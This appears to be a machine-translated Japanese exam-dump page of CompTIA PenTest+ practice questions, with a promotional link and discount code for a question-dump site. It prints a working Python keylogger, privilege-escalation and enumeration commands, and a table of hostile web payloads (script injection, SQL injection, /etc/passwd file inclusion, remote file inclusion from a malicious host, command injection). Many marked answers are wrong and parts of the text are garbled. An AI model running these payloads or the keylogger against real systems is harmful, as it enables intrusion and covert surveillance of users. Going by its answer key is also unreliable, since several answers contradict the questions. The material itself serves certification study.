
最新問題: 97


パフォーマンスベース

あなたは、Webブラウザを介してクライアントのWebサイトをレビューする浸透インターです。

指示：

ブラウザを介してWebサイトのすべてのコンポーネントを確認し、脆弱性が存在するかどうかを判断します。
証明書ソースまたはCookieのいずれかから最も高い脆弱性のみを修正します。







Secure System

https://compia.org/login.aspx#remediatecookies

Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h2bckatse2eewge4fdddy3v	compia.org	/	Session	41			
_utmz	36104370.311013732.1506268963.1506268963.1506268963	compia.org	/	2019-10-1...	59			delete
_utmb	36104370.7.9.1506267955443	compia.org	/	2017-10-1...	32			delete
_utmc	36104370	compia.org	/	Session	14			delete
_utmt	1	compia.org	/	2017-10-1...	7			delete
_utmv	36104370.311013732.1506268963.1506268963.1506268963	compia.org	/	2019-10-1...	48			delete
_utmv2	36104370.311013732.1506268963.1506268963.1506268963	compia.org	/	2019-10-1...	93			delete
_utmv3	36104370.311013732.1506268963.1506268963.1506268963	compia.org	/	2019-10-1...	90			delete
_utmv4	36104370.311013732.1506268963.1506268963.1506268963	compia.org	/	2017-10-1...	13			delete

Secure System

https://compia.org/login.aspx#remediatecert

Show Question Reset All Answers

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.compia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/18/2020

[Install Certificate](#) [View Statement](#)

[Learn more about certificates](#)

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

?

Step 2

?


Step 3

?

Step 4

?

Answer:



説明

ステップ1

証明書署名要求を生成する

ステップ2

CSRをCAに提出する

ステップ3

サーバーに再発行された証明書をインストールしました

ステップ4

サーバーから証明書を削除する

最新問題: 98

次のスクリプトがあるとします。

```
import pyHook, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent(event):
    logging.basicConfig(filename=f, level=logging.DEBUG, format='%(message)s')
    chr(event.Ascii)
    logging.log(10, chr(event.Ascii))
    return True

hm = pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

このスクリプトの目的を最もよく表しているのは次のうちどれですか？

A. ログ収集

- B. キーストロークの監視
- C. デバッグメッセージコレクション
- D. イベントログ

Answer: B ([メッセージを残す](#))

最新問題: 99

評価者は、Windowsドメイン内部の内部セキュリティテストを開始します。comptia。ネット。

評価者にはDHCPを介したネットワークアクセスが許可されますが、ネットワークマップやターゲットIPアドレスは許可されません。次のコマンドのうち、評価者がWindowsドメインコントローラーの可能性を見つけるために使用できるのはどれですか？

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

- A. オプションD
- B. オプションC
- C. オプションB
- D. オプションA

Answer: D ([メッセージを残す](#))

最新問題: 100

ペネトレーションテスターは、運用に対するリスクの全体的なレベルを概説するレポートを作成中です。

レポートの次の領域のどれに侵入テスターがこれを置くべきですか？

- A. 技術概要
- B. 本体
- C. 付録
- D. エグゼクティブサマリー

Answer: D ([メッセージを残す](#))

最新問題: 101

次のコマンドのどれが、テスターがホスト上の潜在的な引用符で囲まれていないサービスパスを列挙できるようにしますか？

A. wmic環境get name、variablevalue、username / findstr / i "Path" | findstr / i "サービス"

B. wmic service get / format :hform> c:\temp\services.html

C. wmic service get name、displayname、patchname、startmode | findstr / i "auto" | findstr / i

```
/v "c:\windows\\" | findstr /i /v "" "
```

D. wmic startup get caption、location、command | findstr /i "サービス" | findstr /v /i "%"

Answer: ([解答を表示する](#))

最新問題: 102

ペネトレーションテスターは、スキャナーのデフォルトのスキャン設定を使用してレガシーWebアプリケーションをスキャンしようとしています。スキャンを継続すると、アプリケーションが応答しなくなります。この問題を軽減するのに役立つのは次のうちどれですか？

A. クエリスロットリング

B. 帯域幅の制限

C. フロー制御

D. パケットシェーピング

Answer: D ([メッセージを残す](#))

最新問題: 103

内部ネットワーク侵入テストは、未知のNACシステムによって保護されているネットワークに対して実行されます。NACの制限を回避するために、侵入テスターは、許可されたシステムのMACアドレスとホスト名をスプーフィングします。テスターにネットワークアクセスを提供するには？

A. Power-over-Ethernetインジェクター

B. ネットワーク接続プリンター

C. ユーザーワークステーション

D. 無線ルーター

Answer: B ([メッセージを残す](#))

最新問題: 104

Linuxシステムへの最初の低特権アクセスを取得した後、侵入テスターは、「changepass」というタイトルのユーザーのホームフォルダーで興味深いバイナリを識別します。

```
-sr-xr-x 1 root root 64432017年10月18日 /home/ user / changepass
```

「文字列」を使用してchangepassからASCII印刷可能文字を印刷すると、テスターは次のことに注意します。

```
$文字列changepass
```

```
出口
```

```
setuid
```

```
strcmp
```

```
GLIBC_2.0
```

```
ENV_PATH
```

```
%s / changepw
```

```
malloc
```

```
strlen
```

この情報を前提として、マシンでルート権限を取得するために悪用される可能性が最も高いパスは次のうちどれですか？

A. ENV_PATH環境変数を'/usr/local/bin'のパスにエクスポートした後、sudoを使用して現在のディレクトリ内でchangepassを実行します。

B. ENV_PATH環境変数を、changepwという名前のトークンを盗むバイナリを含む書き込み可能なディレクトリのパスにエクスポートします。次に、changepassを実行します。

C. 同じディレクトリにchangepassのコピーを作成し、changepwという名前を付けます。ENV_PATH環境変数をパス'/home /user/'にエクスポートします。次に、changepassを実行します。

D. changepassを書き込み可能なディレクトリにコピーし、ENV_PATH環境変数をchangepwという名前のトークンを盗むバイナリのパスにエクスポートします。次に、changepassを実行します。

Answer: A ([メッセージを残す](#))

最新問題: **105**

次のうち、スパイフィッシング攻撃の例はどれですか？

A. SMS攻撃で幹部をターゲットにする

B. 電子メール攻撃で特定のチームを標的にする

C. USBキードロップでランダムユーザーをターゲットにする

D. 水飲み場型攻撃で組織を標的にする

Answer: ([解答を表示する](#)**)**

最新問題: **106**

展示ボタンをクリックします。

Wireshark · Packet 58 · wireshark_pcapng_any_20171013094032_F0v1UF

```
▼ Frame 58: 62 bytes on wire (496 bits). 62 bytes captured (495 bits) on interface 0
  Interface id: 0 (any)
  Encapsulation type: Linux cooked-mode capture (25)
  Arrival Time: Oct 13, 2017 09:42:06.031803085 EDT
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1507902126.031803085 seconds
  [Time delta from previous captured frame: 0.363170553 seconds]
  [Time delta from previous displayed frame: 0.363170553 seconds]
  [Time since references or first frame: 93/693209117 seconds]
  Frame Number: 58
  Frame Length: 62 bytes (496 bits)
  Capture Length: 62 bytes (496 bits)
  [Frame is marked: True]
  [Frame is ignored: False]
  [Protocols in frame:
  [Coloring Rule Name:
  [Coloring Rule String:
▼ Linux cooked capture
  Packet type: Broadcast (1)
  Link-layer address type: 1
  Link-layer address length: 6
  Source: Dell_88:d9:9b (5c:26:0a:88:d9:9b)
  Protocol (0x0806)
  Padding: 00000000000000000000000000000000
▼
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: Dell_88:d9:9b (5c:2b:0a:88:d9:9b)
  Sender IP address: 192.168.1.4
  Target MAC address: 00: 00: 00: 00: 00: 00 (00: 00: 00: 00: 00: 00)
  Target IP address: 192.168.1.1
```

ペネトレーションテスターは、ネットワーク管理者がテスターにネットワークで問題を引き起こしているパケットサンプルを示したときに評価を実行しています。テスターは次のどのタイプの攻撃を停止する必要がありますか？

- A. SNMPブルートフォーシング
- B. SMTPリレー
- C. DNSキャッシュポイズニング
- D. ARPスプーフィング

Answer: ([解答を表示する](#))

をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (29530%OFF問題集溶と正解付きで 30%w特別割引コード: **Freepdfdumps**)

最新問題: 107

規制の厳しい業界からの侵入テストにクライアントを関与させる一方で、ビジネスの観点からクライアントにとって通常最も重要なのは次のうちどれですか？

- A. リスクの概要とエグゼクティブの概要
- B. エンゲージメントの手紙と調査結果の証明
- C. SOWと最終報告
- D. NDAおよびMSA

Answer: C ([メッセージを残す](#))

最新問題: 108

ペネトレーションテスターがワイヤレスペネトレーションテストを実行しています。ペネトレーションテスターがWPA2で保護されたアクセスポイントに簡単かつ迅速にアクセスできる可能性がある脆弱性は次のうちどれですか。

- A. アクセスポイントに対する認証解除攻撃により、暗号化されたパスワードを取得して解読するために使用できる4方向ハンドシェイクをキャプチャする機会が得られる可能性があります。
- B. カスタマイズされたARPパケットを挿入すると、多くの初期化ベクトルをすばやく生成できるため、パスワードの解読が速くなり、WPA2で保護されたアクセスポイントへの接続に使用できます。
- C. WEPの実装が弱いと、ピン番号をすばやく推測できます。これを使用してパスワードを取得し、WEPで保護されたアクセスポイントに接続することができます。
- D. レインボーテーブルには、可能なすべてのパスワードの組み合わせが含まれています。これを使用して、ブルートフォースパスワード攻撃を実行し、パスワードを取得して、WPA2で保護されたパスワードに接続することができます。

Answer: ([解答を表示する](#)**)**

アクセスポイント。

最新問題: 109

ネットワーク上でSMBサーバーが検出され、侵入テスターはサーバーが脆弱かどうかを確認したいと考えています。これをテストするための適切なアプローチは次のうちどれですか？

- A. クリスマススキャン
- B. SYNフラッド
- C. ICMPフラッド
- D. ヌルセッション

Answer: C ([メッセージを残す](#))

最新問題: 110

ペネトレーションテスターは、IPアドレスのリストを含む会社提供のテキストファイルを使用して、NmapでOSフィンガープリントを実行するように依頼されました。

このスキャンを実行するために必要なものは次のうちどれですか？ 2つ選択してください。

- A. -oN

- B. -oX
- C. -sS
- D. -O
- E. _ iL
- F. _ sV

Answer: A,B ([メッセージを残す](#))

最新問題: 111

エンゲージメント中に、コンサルタントは、さらに調査が必要で、エンゲージメントの延長が必要ないいくつかの領域を特定します。エンゲージメントを継続できない可能性が最も高い理由は次のうちどれですか？

- A. 最初の調査結果は上級管理職に伝えられませんでした。
- B. コンサルタントには適切なテストツールが提供されていませんでした。
- C. コンサルタントはNDAに署名しませんでした。
- D. 会社はプロジェクトを適切にスコープしていませんでした。

Answer: ([解答を表示する](#))

最新問題: 112

クライアントはPCIに準拠している必要があり、外部向けのWebサーバーがあります。

次のCVSS脆弱性スコアのうち、クライアントをPCI3.xなどのコンプライアンス標準から自動的に除外するのはどれですか。

- A. 5.9
- B. 2.9
- C. 4.0
- D. 3.0

Answer: ([解答を表示する](#))

最新問題: 113

医療機関は、対象となる個人の個人の健康情報を保護し、その保護を証明するために、地域の規制を遵守する必要があります。次の条件のうち、侵入テスターが評価を実行するときに具体的にテストする必要があるのはどれですか？ 2つ選択してください。

- A. SNMPトラップデータのクリアテキスト公開
- B. CAによって定義されたS/MIME証明書テンプレート
- C. レコードサーバーでのDAR暗号化
- D. ITチケットシステムに存在するソフトウェアのバグ
- E. HTTPを介して通信される健康情報

Answer: C,E ([メッセージを残す](#))

最新問題: 114

ペネトレーションテスターのジョーは、基本的なアカウントクレデンシャルを受け取り、Windowsシステムにログインしました。彼の特権をエスカレートするために、彼は次のどの場所からMimikatzを使用して資格情報を取得していますか？

- A. レジストリ
- B. LSASS

C. SAMデータベース

D. Active Directory

Answer: (解答を表示する)

最新問題: 115

攻撃者はSETを使用して、企業のクラウドでホストされているWebメールポータルのコピーを作成し、電子メールmを送信して、CEOのログイン資格情報を取得します。これは、次のどのタイプの攻撃の例ですか。

A. エリシテーション攻撃

B. なりすまし攻撃

C. ドライブバイダウンロード攻撃

D. スピアフィッシング攻撃

Answer: B (メッセージを残す)

最新問題: 116

ペネトレーションテスターは銀行のアプリケーションをテストしており、脆弱性を発見しています。テスターは、データにアクセスできない非特権ユーザーとしてログインしています。Webインターセプトプロキシからの以下のデータを前提として、POST / Bank / Tax / RTSdocuments / HTTP 1.1を要求します。ホスト :test.com受け入れ :text / html; application / xhtml + xml参照元 :

https ://www.test.com/Bank/Tax/RTSdocuments/ Cookie :PHPSESSIONID ; コンテンツタイプ :application / form-data; 応答 403禁止します

<tr>

<td>エラー :</ td> </ tr>

<tr> <td>データを表示するには権限が不十分です。</ td> </ tr>

105レコードのうち1~10レコードを表示

次のタイプの脆弱性のうち、悪用されているのはどれですか？

A. ファイルアップロードの脆弱性

B. 強制ブラウジングの脆弱性

C. Cookieの列挙

D. パラメータ汚染の脆弱性

Answer: (解答を表示する)

最新問題: 117

ペネトレーションテスターは、企業の外部侵入評価を実行するために割り当てられています。次のステップのうち、受動的な情報収集プロセスに最も役立つのはどれですか？ 2つ選択してください。)

A. 会社の建物の外で待って、従業員の後ろでテールゲートを試みます。

B. 会社の外部ネットブロックに対して脆弱性スキャンを実行し、悪用可能な脆弱性を特定して、アクセスを試みます。

C. ソーシャルメディアで、使用しているテクノロジーに関する情報を投稿している情報テクノロジーの従業員を検索します。

D. ドメインおよびIPレジストリのWebサイトを使用して、会社の外部ネットブロックおよび外部向けアプリケーションを識別します。

E. 会社の外部向けWebメールアプリケーションを特定し、ユーザーアカウントを列挙し、パスワード推測を試みてアクセスを取得します。

Answer: C,E (メッセージを残す)

最新問題: 118

指示：

次の攻撃シグネチャを前提として、攻撃の種類を特定し、関連する修復を特定して、将来の攻撃を防止します。
シミュレーションの初期状態に戻したい場合は、いつでも[すべてリセット]ボタンをクリックしてください。
あなたは、Webサーバーの強化を任務とするセキュリティアナリストです。
悪意のあるものとしてフラグが立てられたHTTPペイロードのリストが提供されました。

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
item=widget';waitfor%20delay%20'00:00:20';--	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
search=Bob'%3e%3oinp%20src%3da%20onerror%3dalert(1)%3e	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
logfile=%2fetc%2fpasswd%00	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
site=www.xxa'ping%20-c%2010%20localhost'mple.com	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
item=widget%20union%20select%20null,null, @@version;--	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
item=widget'+context(int,@version)+'	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
logfile=http%2f%2fwww.malicious-site.com%2fahell.txt	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
lookup=2(whoami)	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +
redir=http%2f%2fwww.malicious-site.com	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization : , \ , / , sandbox requests - Input Sanitization " ; , \$, () , () - Input Sanitization " ; , < , > < +

Answer:

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
